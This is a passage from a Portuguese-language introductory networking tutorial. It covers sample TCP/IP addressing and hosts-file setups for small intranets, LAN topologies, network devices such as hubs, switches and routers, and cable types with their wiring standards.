Observe o nome "localhost", que é padrão para o loopback do TCP/IP (vide primeira parte sobre TCP/IP, tópico "Como Testar uma Rede TCP/IP").

Uma Rede Simples (Com dois servidores)

Este exemplo difere do primeiro apenas no tamanho da rede. Agora temos 50 estações e dois servidores, um para arquivos e impressão e outro para a intranet, que abrigará os servidores Web, DNS e DHCP. Os parâmetros gerais para esta rede são:

Endereço de Rede: 172.16.1.0
Network Mask: 255.255.255.0
Default Gateway: vazio (não temos necessidade)
Servidor DNS: 172.16.1.10 (é o servidor da Intranet)
Configurar via DHCP: sim (somente para as estações)
E os endereços IP dos computadores, são:
WWW: 172.16.1.10
SERV1: 172.16.1.20
M01..M50: 172.16.1.100..172.16.1.150 (configurados via DHCP)

Notem que, no TCP/IP, podemos ter vários servidores com o mesmo endereço IP, pois cada servidor corresponde a um programa diferente, que utiliza o seu próprio número de porta para receber as conexões dos clientes. No caso, temos um servidor Web e um servidor DNS no endereço 172.16.1.10.

Como desta vez temos um servidor DNS, não precisamos criar um arquivo de hosts em cada estação.

OBS 1: não iremos apresentar como é a configuração dos servidores DNS e DHCP. São tópicos mais demorados, que exigiriam partes específicas. Entretanto, caso a sua rede possua esses servidores ou caso você esteja trabalhando junto com outro profissional que saiba configurar esses servidores, estamos incluindo exemplos para mostrar como seria a configuração das estações com os servidores DNS e DHCP presentes. Note que ambos os servidores podem ser utilizados independentemente um do outro, ou seja, eu posso ter um servidor DHCP nas não ter um servidor DNS, e vice-versa.

OBS 2: Também não iremos apresentar as configurações do servidor Web, mas consideramos que existe um presente na intranet. A maioria dos servidores web, quando instalados em uma rede TCP/IP corretamente configurada, não necessita de configurações extras: os seus defaults já fornecem uma intranet perfeitamente funcional, basta verificar no manual do servidor web utilizado em qual diretório devem ser instaladas as páginas HTML.

Uma Rede com Dois Segmentos e Dois Servidores

Agora temos dois segmentos (barramentos) Ethernet, cada um com 20 estações, interligados por um servidor multihomed. Este servidor deve estar com o roteamento IP habilitado (IP forwarding = on) para que os dois barramentos possam se comunicar.

O servidor web está no primeiro barramento, e não temos servidores DNS ou DHCP presentes.

Os parâmetros gerais para esta rede são:

Endereço da Rede 1: 172.16.1.0
Endereço da Rede 2: 172.16.2.0
Network Mask: 255.255.255.0
Default Gateway da Rede 1: 172.16.1.1
Default Gateway da Rede 1: 172.16.2.1

Servidor DNS: não temos
Configurar via DHCP: não

E os endereços IP dos computadores, são:
WWW: 172.16.1.10
GATEWAY: 172.16.1.1 e 172.16.2.1
M101: 172.16.1.201
M102: 172.16.1.202
e assim por diante, até o M120: 172.16.1.220
M201: 172.16.2.201
M202: 172.16.2.202
e assim por diante, até o M220: 172.16.2.220

Observem que um servidor multihomed possui vários endereços IP, um para cada interface de rede presente.

Considerando que o servidor multihomed não roda nenhum serviço para a intranet, ele não precisa ser listado no arquivo de hosts, que teria o seguinte conteúdo:

```
127.0.0.1       localhost
172.16.1.10     www
```

Uma Rede com Dois Segmentos e Um Servidor

Você poderia, por economia, colocar todos os serviços de rede em uma única máquina, mas ainda assim ter dois segmentos. Digamos que temos poucas estações, porém muito distantes, por isso fomos obrigados a instalar dois segmentos Ethernet.

O único servidor fornecerá serviços de arquivos, web e roteamento para a rede inteira. Não temos servidores DNS ou DHCP presentes.

Os parâmetros gerais para esta rede são:

Endereço da Rede 1: 172.16.1.0
Endereço da Rede 2: 172.16.2.0
Network Mask: 255.255.255.0
Default Gateway da Rede 1: 172.16.1.1
Default Gateway da Rede 2: 172.16.2.1
Servidor DNS: não temos
Configurar via DHCP: não
E os endereços IP dos computadores, são:
WWW: 172.16.1.1
GATEWAY: 172.16.1.1 e 172.16.2.1
M101: 172.16.1.201
M102: 172.16.1.202
e assim por diante, até o M110: 172.16.1.210
M201: 172.16.2.201
M202: 172.16.2.202
e assim por diante, até o M205: 172.16.2.205

Quando eu tenho um servidor multihomed que deve ser listado no arquivo de hosts, podemos usar qualquer um dos endereços, mas somente um deles poderá estar no arquivo de hosts:

```
127.0.0.1     localhost
172.16.1.1    www
```

Digamos que você queira prever o crescimento futuro da rede e a conseqüente instalação de uma nova máquina para o servidor web. O arquivo de hosts pode listar vários nomes, ou alias, para um mesmo endereço IP, por exemplo:

```
127.0.0.1     localhost
172.16.1.1    servidor1, www
```

E quando a nova máquina para o servidor web for instalada, você poderia alterar os arquivos de host (em todas as estações) para:

```
127.0.0.1     localhost
172.16.1.1    servidor1
172.16.1.10   www
```

É claro, a entrada para o "servidor1" só será necessária caso haja algum outro serviço intranet sendo oferecido pela máquina, por exemplo, um servidor FTP. Os nomes de hosts fornecidos pelo DNS ou definidos no arquivo de hosts não tem significado para as redes Microsoft e Novell, pelo menos no que diz respeito ao compartilhamento de arquivos e impressoras.

Caso eu decida incluir um servidor DHCP nesta rede, eu tenho duas opções: ou eu instalo o servidor DHCP no servidor multihomed, ou eu instalo dois servidores DHCP, um para cada subnet. Como o DHCP opera na fronteira entre o nível de rede e o nível de enlace, as estações não podem utilizar o roteador para se conectar ao servidor DHCP.

Observações Finais

Esta parte poderia ser estendida indefinidamente, demonstrando diversas possibilidades de topologias de rede, servidores presentes e etc. Entretanto acreditamos que as configurações apresentadas como exemplo serão suficientes para a maioria dos casos. Redes maiores nada mais são do que combinações dos casos simples apresentados acima.

Caso a sua rede inclua estações ou servidores rodando Windows (3.x, 95, 98 ou NT) você deve tomar cuidado com alguns detalhes. Primeiro, o nome de domínio do DNS não tem nenhuma relação com o nome de domínio do NT, assim como os nomes de host definidos pelo DNS ou pelo arquivo de hosts não tem relação com os nomes dos computadores para a rede Microsoft. Você pode até configura-los para que sejam iguais, mas deve se lembrar que eles estão relacionados com componentes de software diferentes.

Segundo, a correta operação de uma rede Microsoft com TCP/IP em uma rede composta por varias subnets exige que seja instalado e configurado um servidor WINS ou NBNS. Muitas pessoas pensam que o WINS e o DNS são equivalentes, ou que um pode substituir o outro, o que não é verdade. O WINS fornece o endereço IP correspondente a um endereço da rede Microsoft (que é um nome NetBIOS), que é uma única palavra de até 14 letras, enquanto que o DNS fornece o endereço IP correspondente a um endereço da Internet ou da intranet, que é um

conjunto de palavras separadas por pontos e de comprimento virtualmente ilimitado. O DNS não tem conhecimento dos nomes de "workgroups" da rede Microsoft, e a rede Microsoft não tem conhecimento de que o domínio "microsoft" está dentro do domínio ".com".

Montando pequenas redes

Qualquer usuário que tenha mais de um micro em casa ou no escritório já deve ter pensando em montar uma pequena rede para aumentar a produtividade do trabalho. Há várias vantagens em se montar uma pequena rede de dois ou três micros, como o aumento da produtividade (ou seja, o seu trabalho acaba saindo mais rápido) e, principalmente, a diminuição de custos. Dois problemas básicos levam os usuários a pensarem em montar uma pequena rede: a troca de arquivos e o uso da impressora. No caso dos arquivos, é muito comum termos de ficar levando disquetes para lá e para cá com textos e planilhas para poder trabalharmos em outro micro. Com uma pequena rede montada, você será capaz de ler os arquivos armazenados no disco rígido de outro micro diretamente, sem a necessidade de ficar usando disquetes. Com isso, certamente o seu trabalho terminará mais cedo.

A impressora é outro ponto de destaque. Em vez de você ter de comprar uma impressora para cada micro, você poderá imprimir a partir de qualquer micro de sua casa ou escritório. Com isso, você gastará menos dinheiro com equipamentos. É claro que, para montar uma pequena rede, você necessitará comprar placas e cabos, mas, com certeza, o custo para montar uma pequena rede é bem menor que o custo de uma boa impressora.

Outro ponto interessante e que muitas vezes passa despercebido é a possibilidade de compartilhamento também do fax modem. Em vez de ter uma placa de fax modem em cada micro, você poderá ter apenas uma placa instalada em um dos micros. Essa comunicação poderá ser compartilhada com todos os micros da rede e, com isso, todos poderão navegar na Internet simultaneamente. Além disso, todos poderão passar fax sem problemas.

Tudo parece muito simples e, na verdade, realmente é!

Tipos de rede

O tipo de rede que estaremos ensinando é chamado ponto-a-ponto. Nesse tipo de rede, não há muita “frescura” para configurar os recursos de rede. Além disso, o Windows 3.11 e o Windows 9x trazem suporte a esse tipo de rede junto com o sistema, o que significa que você não precisará de nenhum software adicional para colocar a sua rede ponto-a-ponto funcionando (a exceção fica por conta do compartilhamento do fax modem, que necessita da instalação e configuração de um programa).

Por ser de fácil instalação, a rede ponto-a-ponto não é tão segura quanto redes cliente-servidor (outro tipo de rede existente). Porém, a maioria das pessoas que montam uma rede ponto-a-ponto não estão preocupadas com segurança, já que a rede provavelmente será montada em um mesmo escritório ou ambiente de trabalho onde todas as pessoas podem ter acesso aos recursos da rede indistintamente.

A rede ponto-a-ponto é baseada em compartilhamento, especialmente de arquivos, impressoras e fax modems, como estamos vendo. No tocante aos arquivos, é preciso ter em mente que através desse tipo de rede só é possível compartilhar dados - como arquivos contendo textos, planilhas, etc -, não sendo possível compartilhar programas que necessitem de instalação (como processadores de texto, aplicativos gráficos, etc). Dessa maneira, a rede ponto-a-ponto parte do princípio que você possui micros “completos”, que funcionam sem que exista uma rede instalada.

Outro tipo de rede que existe é a cliente-servidor, que necessita de sistemas operacionais cliente-servidor, como o Windows NT, o Unix ou o Netware. Como esse tipo de rede é muito mais complexa e muito mais complicada de se instalar e configurar, não falaremos sobre ela.

Redes Locais: Topologias e Periféricos

Introdução

Na parte sobre placas e cabos (Projetos de Redes) você conheceu os principais tipos de cabos existentes. Nesta parte você aprenderá como os cabos podem ser conectados para formar uma rede local. Como diversos periféricos são utilizados nessa conexão - como hubs e switches - também iremos apropriadamente abordá-los agora.

Topologias

Na parte sobre cabos, aprendemos somente sobre os tipos de cabos existentes sem nos preocuparmos muito como eles seriam utilizados para conectar diversos micros e periféricos. A forma com que os cabos são conectados - a que genericamente chamamos topologia da rede - influenciará em diversos pontos considerados críticos, como flexibilidade, velocidade e segurança.

Da mesma forma que não existe "o melhor" computador, não existe "a melhor" topologia. Tudo depende da necessidade e aplicação. Por exemplo, a topologia em estrela pode ser a melhor na maioria das vezes, porém talvez não seja a mais recomendada quando tivermos uma pequena rede de apenas 3 micros.

Topologia Linear

Na topologia linear (também chamada topologia em barramento), todas as estações compartilham um mesmo cabo. Essa topologia utiliza cabo coaxial, que deverá possuir um terminador resistivo de 50 ohms em cada ponta. O tamanho máximo do trecho da rede está limitado ao limite do cabo, 185 metros no caso do cabo coaxial fino, conforme vimos na parte sobre cabos. Este limite, entretanto, pode ser aumentado através de um periférico chamado repetidor, que na verdade é um amplificador de sinais.

Como todas as estações compartilham um mesmo cabo, somente uma transação pode ser efetuada por vez, isto é, não há como mais de um micro transmitir dados por vez. Quando mais de uma estação tenta utilizar o cabo, há uma colisão de dados. Quando isto ocorre, a placa de rede espera um período aleatório de tempo até tentar transmitir o dado novamente. Caso ocorra uma nova colisão a placa de rede espera mais um pouco, até conseguir um espaço de tempo para conseguir transmitir o seu pacote de dados para a estação receptora.

A conseqüência direta desse problema é a velocidade de transmissão. Quanto mais estações forem conectadas ao cabo, mais lenta será a rede, já que haverá um maior número de colisões (lembre-se que sempre em que há uma colisão o micro tem de esperar até conseguir que o cabo esteja livre para uso).

Outro grande problema na utilização da topologia linear é a instabilidade. Como você pode perceber, os terminadores resistivos são conectados às extremidades do cabo e são indispensáveis. Caso o cabo se desconecte em algum ponto (qualquer que seja ele), a rede "sai do ar", pois o cabo perderá a sua correta impedância (não haverá mais contato com o terminador resistivo), impedindo que comunicações sejam efetuadas - em outras palavras, a rede pára de funcionar. Como o cabo coaxial é vítima de problemas constantes de mau-contato, esse é um prato cheio para a rede deixar de funcionar sem mais nem menos, principalmente em ambientes de trabalho tumultuados. Voltamos a enfatizar: basta que um dos conectores do cabo se solte para que todos os micros deixem de se comunicar com a rede.

E, por fim, outro sério problema em relação a esse tipo de rede é a segurança. Na transmissão de um pacote de dados - por exemplo, um pacote de dados do servidor de arquivos para uma determinada estação de trabalho -, todas as estações recebem esse pacote. No pacote, além dos dados, há um campo de identificação de endereço, contendo o número de nó de destino. Desta forma, somente a placa de rede da estação de destino captura o pacote de dados do cabo, pois está a ela endereçada.

Nota: Número de nó (node number) é um valor gravado na placa de rede de fábrica (é o número de série da placa). Teoricamente não existe no mundo duas placas de rede com o mesmo número de nó.

Se na rede você tiver duas placas com o mesmo número de nó, as duas captarão os pacotes destinados àquele número de nó. É impossível você em uma rede ter mais de uma placa com o mesmo número de nó, a não se que uma placa tenha esse número alterado propositalmente por algum hacker com a intenção de ler pacotes de dados alheios. Apesar desse tipo de "pirataria" ser rara, já que demanda de um extremo conhecimento técnico, não é impossível de acontecer.

Portanto, em redes onde segurança seja uma meta importante, a topologia linear não deve ser utilizada.

Para pequenas redes em escritórios ou mesmo em casa, a topologia linear usando cabo coaxial está de bom tamanho.

Topologia em Anel

Na topologia em anel, as estações de trabalho formam um laço fechado. O padrão mais conhecido de topologia em anel é o Token Ring (IEEE 802.5) da IBM.

No caso do Token Ring, um pacote (token) fica circulando no anel, pegando dados das máquinas e distribuindo para o destino. Somente um dado pode ser transmitido por vez neste pacote.

Topologia em Estrela

Esta é a topologia mais recomendada atualmente. Nela, todas as estações são conectadas a um periférico concentrador (hub ou switch).

Ao contrário da topologia linear onde a rede inteira parava quando um trecho do cabo se rompia, na topologia em estrela apenas a estação conectada pelo cabo pára. Além disso, temos a grande vantagem de podermos aumentar o tamanho da rede sem a necessidade de pará-la. Na topologia linear, quando queremos aumentar o tamanho do cabo necessariamente devemos parar a rede, já que este procedimento envolve a remoção do terminador resistivo.

Importante notar que o funcionamento da topologia em estrela depende do periférico concentrador utilizado, se for um hub ou um switch.

No caso da utilização de um hub, a topologia fisicamente será em estrela, porém logicamente ela continua sendo uma rede de topologia linear. O hub é um periférico que repete para todas as suas portas os pacotes que chegam, assim como ocorre na topologia linear. Em outras palavras, se a estação 1 enviar um pacote de dados para a estação 2, todas as demais estações recebem esse mesmo pacote. Portanto, continua havendo problemas de colisão e disputa para ver qual estação utilizará o meio físico.

Já no caso da utilização de um switch, a rede será tanto fisicamente quanto logicamente em estrela. Este periférico tem a capacidade de analisar o cabeçalho de endereçamento dos pacotes de dados, enviando os dados diretamente ao destino, sem replicá-lo desnecessariamente para todas as suas portas. Desta forma, se a estação 1 enviar um pacote de dados para a estação 2,

somente esta recebe o pacote de dados. Isso faz com que a rede torne-se mais segura e muito mais rápida, pois praticamente elimina problemas de colisão. Além disso, duas ou mais transmissões podem ser efetuadas simultaneamente, desde que tenham origem e destinos diferentes, o que não é possível quando utilizamos topologia linear ou topologia em estrela com hub.

Periféricos

A seguir iremos ver os principais periféricos que podem ser utilizados em redes locais.

Repetidor

Usado basicamente em redes de topologia linear, o repetidor permite que a extensão do cabo seja aumentada, criando um novo segmento de rede. O repetidor é apenas uma extensão (um amplificador de sinais) e não desempenha qualquer função no controle do fluxo de dados. Todos os pacotes presentes no primeiro segmento serão compulsoriamente replicados para os demais segmentos. Por exemplo, se a estação 1 enviar um pacote de dados para a estação 2, esse pacote será replicado para todas as máquinas de todos os segmentos da rede.

Em outras palavras, apesar de aumentar a extensão da rede, aumenta também o problema de colisão de dados.

Ponte (Bridge)

A ponte é um repetidor inteligente, pois faz controle de fluxo de dados. Ela analisa os pacotes recebidos e verifica qual o destino. Se o destino for o trecho atual da rede, ela não replica o pacote nos demais trechos, diminuindo a colisão e aumentando a segurança. Por analisar o pacote de dados, a ponte não consegue interligar segmentos de redes que estejam utilizando protocolos diferentes.

Há duas configurações que podem ser utilizadas com a ponte: a configuração em cascata e a configuração central. No caso da configuração em cascata, as pontes são ligadas como se fossem meros repetidores. A desvantagem dessa configuração é que, se uma estação do primeiro segmento quiser enviar um dado para uma estação do último segmento, esse dado obrigatoriamente terá de passar pelos segmentos intermediários, ocupando o cabo, aumentando a colisão e diminuindo o desempenho da rede.

Já na configuração central, as pontes são ligadas entre si. Com isso, os dados são enviados diretamente para o trecho de destino. Usando o mesmo exemplo, o dado partiria da estação do primeiro segmento e iria diretamente para a estação do último segmento, sem ter de passar pelos segmentos intermediários.

Hub (Concentrador)

Apesar da rede estar fisicamente conectada como estrela, caso o hub seja utilizado ela é considerada logicamente uma rede de topologia linear, pois todos os dados são enviados para todas as portas do hub simultaneamente, fazendo com que ocorra colisões. Somente uma transmissão pode ser efetuada por vez. Em compensação, o hub apresenta diversas vantagens sobre a topologia linear tradicional. Entre elas, o hub permite a remoção e inserção de novas estações com a rede ligada e, quando há problemas com algum cabo, somente a estação correspondente deixa de funcionar.

Quando um hub é adquirido, devemos optar pelo seu número de portas, como 8, 16, 24 ou 32 portas. A maioria dos hubs vendidos no mercado é do tipo "stackable", que permite a conexão

de novos hubs diretamente (em geral é necessário o pressionamento de uma chave no hub e a conexão do novo hub é feita em um conector chamado "uplink"). Portanto, você pode ir aumentando a quantidade de hubs de sua rede à medida que novas máquinas forem sendo adicionadas.

Switch (Chaveador)

Podemos considerar o switch um "hub inteligente". Fisicamente ele é bem parecido com o hub, porém logicamente ele realmente opera a rede em forma de estrela. Os pacotes de dados são enviados diretamente para o destino, sem serem replicados para todas as máquinas. Além de aumentar o desempenho da rede, isso gera uma segurança maior. Várias transmissões podem ser efetuadas por vez, desde que tenham origem e destino diferentes.

O Switch possui as demais características e vantagens do hub.

Roteador (Router)

O roteador é um periférico utilizado em redes maiores. Ele decide qual rota um pacote de dados deve tomar para chegar a seu destino. Basta imaginar que em uma rede grande existem diversos trechos. Um pacote de dados não pode simplesmente ser replicado em todos os trechos até achar o seu destino, como na topologia linear, senão a rede simplesmente não funcionará por excesso de colisões, além de tornar a rede insegura (imagine um pacote de dados destinado a um setor circulando em um setor completamente diferente).

Existem basicamente dois tipos de roteadores: os estáticos e os dinâmicos.

Os roteadores estáticos são mais baratos e escolhem o menor caminho para o pacote de dados. Acontece que esses roteadores não levam em consideração o congestionamento da rede, onde o menor caminho pode estar sendo super utilizado enquanto há caminhos alternativos que podem estar com um fluxo de dados menor. Portanto, o menor caminho não necessariamente é o melhor caminho. No caso dos roteadores dinâmicos, eles escolhem o melhor caminho para os dados, já que levam em conta o congestionamento da rede. Talvez o pacote de dados siga por um caminho até mais longo, porém menos congestionado que, no final das contas, acaba sendo mais rápido. Alguns roteadores possuem compressão de dados, que fazem aumentar a taxa de transferência.

Qual topologia devemos usar?

Em redes pequenas e médias, geralmente usamos somente um tipo de topologia, como a topologia linear para redes pequenas e a topologia em estrela com hub para redes médias.

Dica: Dissemos que a rede de topologia linear é recomendada para redes pequenas com poucas máquinas. Se no projeto dessa rede você decidir que ela poderá algum dia aumentar de tamanho, o melhor a ser feito é instalar uma rede de topologia em estrela com hub logo de uma vez, economizando dinheiro no futuro.

Você deve ter percebido que talvez a "melhor" topologia seja a estrela usando switches. Acontece que o switch é um periférico extremamente caro e talvez esse projeto não seja financeiramente viável por não haver custo/benefício para a empresa. Portanto, no caso de redes maiores (ou menores com possibilidade de expansão), podemos utilizar redes mistas, onde utilizamos diversos tipos de solução misturados.

É muito comum em redes corporativas a utilização de um backbone de alta velocidade utilizando fibra ótica conectando os diversos setores da empresa. No setor propriamente dito, um switch com "uplink" para fibra é responsável por distribuir as diversas estações em par trançado.
Além disso, como switches são bem mais caros do que hubs, podemos fazer uma topologia mista utilizando, na porta dos switches, hubs para aumentar o número de máquinas por porta do switch. É claro que isso faz o desempenho cair, porém é bem melhor do que montar uma rede grande formada apenas por hubs.
Enfim, a possibilidade de conexões é imensa. Tudo depende do projeto da rede, levando em conta principalmente o estudo de como essa rede irá crescer e a relação custo/benefício.

Montando pequenas redes

Placas e cabos

Placas de rede.

Existem basicamente dois tipos de placas de rede: ISA e PCI. A diferença fica por conta da taxa de transferência máxima que pode ser obtida. A comunicação em placas de rede ISA chega a somente 10 Mbps, enquanto em placas de rede PCI a comunicação pode atingir até 100 Mbps.

No caso de você optar por utilizar placas PCI, tome cuidado com o tipo de cabo e outros periféricos que serão utilizados (como hubs), já que nem todos trabalham com taxas acima de 10 Mbps. Por exemplo, há hubs que trabalham somente a 10 Mbps. Mesmo que sua rede seja composta somente por micros com placas de rede PCI, a taxa ficará limitada pela taxa do hub de 10 Mbps. Da mesma forma, há cabos do tipo para trançado (por exemplo, categoria 3 ou categoria 4) que não são indicados a trabalhar a 100 Mbps.

Além disso, devemos adquirir placas de rede de acordo com o tipo de cabo a ser utilizado. Uma placa de rede ISA pode conter até 3 conectores. Nem todas as placas possuem todos esses conectores.

Você pode encontrar em placas de rede basicamente três tipos de conectores:

Conector RJ-45: Para a conexão de cabos do tipo par trançado.

Conector AUI: Permite a conexão de transceptores (transceivers), para a utilização de cabo coaxial do tipo grosso (10Base5) ou outras mídias.

Conector BNC: Para a conexão de cabos do tipo coaxial.

Quando você for comprar uma placa de rede, ela deverá vir obrigatoriamente com manual e um disquete contendo seus drivers. No caso de placas de rede com conector BNC, elas vêm também com um conector BNC do tipo "T".

Cabos

É claro que você deverá utilizar alguma mídia para conectar os micros de sua rede. A mídia mais utilizada é o cabo. Existem diversos tipos de cabos e estaremos discutindo os tipos mais utilizados, suas vantagens e suas desvantagens, bem como veremos como deve ser preparado o cabo para uso.

Cabo Coaxial

No passado esse era o tipo de cabo mais utilizado. Atualmente, por causa de suas desvantagens, está cada vez mais caindo em desuso, sendo, portanto, só recomendado para redes pequenas.

Entre essas desvantagens está o problema de mau contato nos conectores utilizados, a difícil manipulação do cabo (como ele é rígido, dificulta a instalação em ambientes comerciais, por exemplo, passá-lo através de conduítes) e o problema da topologia.

A topologia mais utilizada com esse cabo é a topologia linear (também chamada topologia em barramento) que, como veremos em outra parte, faz com que a rede inteira saia do ar caso haja o rompimento ou mau contato de algum trecho do cabeamento da rede. Como a rede inteira cai, fica difícil determinar o ponto exato onde está o problema, muito embora existam no mercado instrumentos digitais próprios para a detecção desse tipo de problema.

Vantagens:	**Desvantagens:**
Fácil instalação Barato	Mau contato Difícil manipulação Lento para muitos micros Em geral utilizado em topologia linear

Existem dois tipos básicos de cabo coaxial: fino e grosso. Na hora de comprar cabo coaxial, você deverá observar a sua impedância. Por exemplo, o cabo coaxial utilizado em sistemas de antena de TV possui impedância de 75 ohms. O cabo coaxial utilizado em redes possui impedância de 50 ohms.
Nota: Estamos nos referindo ao padrão de redes Ethernet, o mais utilizado. Existem outros padrões esdrúxulos (e pouco usados) que utilizam cabos com outras impedâncias. Como exemplo, o padrão Arcnet, onde o cabo deve ter impedância de 93 ohms.

Cabo Coaxial Fino (10Base2)

Esse é o tipo de cabo coaxial mais utilizado. É chamado "fino" porque sua bitola é menor que o cabo coaxial grosso, que veremos a seguir. É também chamado "Thin Ethernet" ou 10Base2. Nesta nomenclatura, "10" significa taxa de transferência de 10 Mbps e "2" a extensão máxima de cada segmento da rede, neste caso 200 m (na verdade o tamanho real é menor).
Características do cabo coaxial fino:

Utiliza a especificação RG-58 A/U
Cada segmento da rede pode ter, no máximo, 185 metros
Cada segmento pode ter, no máximo, 30 nós
Distância mínima de 0,5 m entre cada nó da rede
Utilizado com conector BNC.

Nota: "Nó" (do inglês "Node") significa "ponto da rede". Em geral é uma placa de rede (um micro), mas existem periféricos que também contam como um ponto da rede. No caso do cabo coaxial, podemos citar repetidores e impressoras de rede (existem impressoras que tem um conector BNC para serem ligadas diretamente ao cabo coaxial da rede).

Cabo Coaxial Grosso (10Base5)

Esse tipo de cabo coaxial é pouco utilizado. É também chamado "Thick Ethernet" ou 10Base5. Analogamente ao 10Base2, 10Base5 significa 10 Mbps de taxa de transferência e que cada segmento da rede pode ter até 500 metros de comprimento. É conectado à placa de rede através de um transceiver.
Características do cabo coaxial grosso:

Especificação RG-213 A/U
Cada segmento de rede pode ter, no máximo, 500 metros
Cada segmento de rede pode ter, no máximo, 100 nós
Distância mínima de 2,5 m entre cada nós da rede
Utilizado com transceiver

Preparação do cabo coaxial

Embora o cabo coaxial possa ser soldado ao seu respectivo conector BNC, esse método não é o mais apropriado. Os conectores BNC a serem utilizados com o cabo coaxial funcionam na base da pressão ("crimp"), economizando um tempo enorme na confecção de cada cabo. Para preparar um cabo coaxial, você necessitará de duas ferramentas: Descascador de cabo coaxial, alicate para crimpar.

Cabo Par Trançado

Esse é o tipo de cabo mais utilizado atualmente. Existem basicamente dois tipos de cabo par trançado: sem blindagem (UTP, Unshielded Twisted Pair) e com blindagem (STP, Shielded Twisted Pair). A diferença óbvia é a existência de uma malha (blindagem) no cabo com blindagem, que ajuda a diminuir a interferência eletromagnética e, com isso, aumentar a taxa de transferência obtida na prática.

O par trançado, ao contrário do cabo coaxial, só permite a conexão de 2 pontos da rede. Por este motivo é obrigatória a utilização de um dispositivo concentrador (hub ou switch), o que dá uma maior flexibilidade e segurança à rede. A única exceção é na conexão direta de dois micros usando uma configuração chamada cross-over, utilizada para montar uma rede com apenas esses dois micros.

O par trançado é também chamado 10BaseT ou 100BaseT, dependendo da taxa de transferência da rede, se é de 10 Mbps ou 100 Mbps.

Vantagens:	**Desvantagens:**
Fácil instalação, Barato Instalação flexível	Cabo curto (máximo de 90 metros) Interferência eletromagnética

Interferência eletromagnética

Você deve ter sempre em mente a existência da interferência eletromagnética em cabos UTP, principalmente se o cabo tiver de passar por fortes campos eletromagnéticos, especialmente motores e quadros de luz.

É muito problemático passar cabos UTP muito próximos a geladeiras, condicionadores de ar e quadros de luz. O campo eletromagnético impedirá um correto funcionamento daquele trecho da rede. Se a rede for ser instalada em um parque industrial - onde a interferência é inevitável - outro tipo de cabo deve ser escolhido para a instalação da rede, como o próprio cabo coaxial ou a fibra ótica.

Categorias

Ao comprar um cabo par trançado, é importantíssimo notar qual a sua categoria. Embora as categorias 3 e 4 trabalhem bem para redes de 10 Mbps, o ideal é trabalharmos somente com cabos de categoria 5, que conseguem atingir até 100 Mbps. Com isso já estaremos preparando o cabeamento para comportar uma rede de 100 Mbps: mesmo que atualmente a rede trabalhe a apenas 10 Mbps, ela já estará preparada para um futuro aumento da taxa de transferência.

Categoria 3: até 10 Mbps
Categoria 4: até 16 Mbps
Categoria 5: até 100 Mbps

Pinagem

Ao contrário do cabo coaxial que possui somente dois fios - um interno e uma malha metálica ao redor, que elimina a interferência eletromagnética -, o par trançado é composto de oito fios (4 pares), cada um com uma cor diferente.

Cada trecho de cabo par trançado utiliza em suas pontas um conector do tipo RJ-45, que justamente possui 8 pinos, um para cada fio do cabo.

Teoricamente os cabos podem ser feitos de qualquer maneira, desde que o pino 1 de uma extremidade seja conectado ao pino 1 da outra extremidade e assim sucessivamente para todos os 8 pinos dos conectores, ou seja, se você conectar o fio marrom ao pino 1 de uma extremidade, deverá conectar o pino 1 ao fio marrom da outra extremidade do cabo.

O problema desse procedimento é que você criará um padrão de cabos só seu e que só funcionará naquela determinada rede. No futuro, se um técnico precisar fazer a manutenção em um cabo, ele ficará simplesmente perdido.

Nota: A modificação aleatória da ordem dos fios pode causar a "Paradiafonia", que é o vazamento de energia elétrica entre pares de fios do mesmo cabo, podendo causar problemas na rede. Nós observamos que, como o próprio nome diz ao cabo, os fios formam pares trançados onde estas tranças protegem os sinais da interferência externa. Esta proteção só existe quando estes pares fazem parte do mesmo circuito. Para evitar esses tipos de problemas, existem dois padrões internacionais amplamente utilizados: T568A e T568B. Desta forma, basta optar por um dos dois padrões e fazer os cabos de acordo com a ordem dos fios impostas por eles. Assim não haverá dúvidas na hora de montar os cabos e na sua manutenção. Nas tabelas acima você observa a ordem dos fios desses dois padrões.

Preparação do cabo

Para preparar o cabo em si você precisará, além de conectores RJ-45, um alicate para "crimp". Da mesma forma que os conectores BNC usados no cabo coaxial, os fios do cabo par trançado são presos ao conector RJ-45 por pressão. Basta alinhar os fios do pino 1 ao pino 8 do conector de acordo com o padrão a ser utilizado (T568A ou T568B) e pressionar o conector com o alicate. Não é necessário descascar os fios, pois o próprio conector RJ-45 possui seus pinos em forma de lâmina, descascando automaticamente os fios durante a montagem do cabo.

Instalação do cabo

O projeto de como e por onde os cabos irão ser fisicamente instalados no ambiente onde a rede está sendo implementada é muito importante. A melhor maneira de se instalar cabos é criando pontos de rede fixos, através de caixas conectoras. Os micros serão conectados a essas caixas através de um cabo de menor comprimento, enquanto as caixas são ligadas a outras caixas conectoras perto do concentrador (hub ou switch). Este procedimento além de facilitar a instalação das estações da rede, facilita a manutenção. Como na maioria das vezes problemas de cabo partido ocorrem na porção perto da estação de trabalho, bastará substituir apenas um pequeno trecho do cabo. Na tabela você observa vários modelos de caixas conectoras. Existem tanto caixas internas a serem instaladas embutidas na parede quanto modelo externos. Lembre-se de comprar caixas aprovadas para trabalhar com categoria 5. Para fixar os fios na caixa conectora, você precisará de uma ferramenta de inserção.

Patch Panel

Em redes de grande porte, os cabos UTP/STP provenientes dos diversos pontos de rede (caixas conectoras junto aos micros) são conectados a blocos de distribuição fixos em estruturas

metálicas. Este conjunto é denominado Patch Panel. A ligação dos blocos de distribuição citados aos hubs e/ou switches se dá através de patch cords. A utilização de Patch Panels confere melhor organização, maior flexibilidade e conseqüentemente, facilita a manutenção.

Fibra ótica

A grande vantagem da fibra ótica não é nem o fato de ser uma mídia rápida, mas sim o fato de ela ser totalmente imune a interferências eletromagnéticas. Na instalação de redes em ambientes com muita interferência (como em uma indústria, por exemplo), a melhor solução é a utilização da fibra ótica.

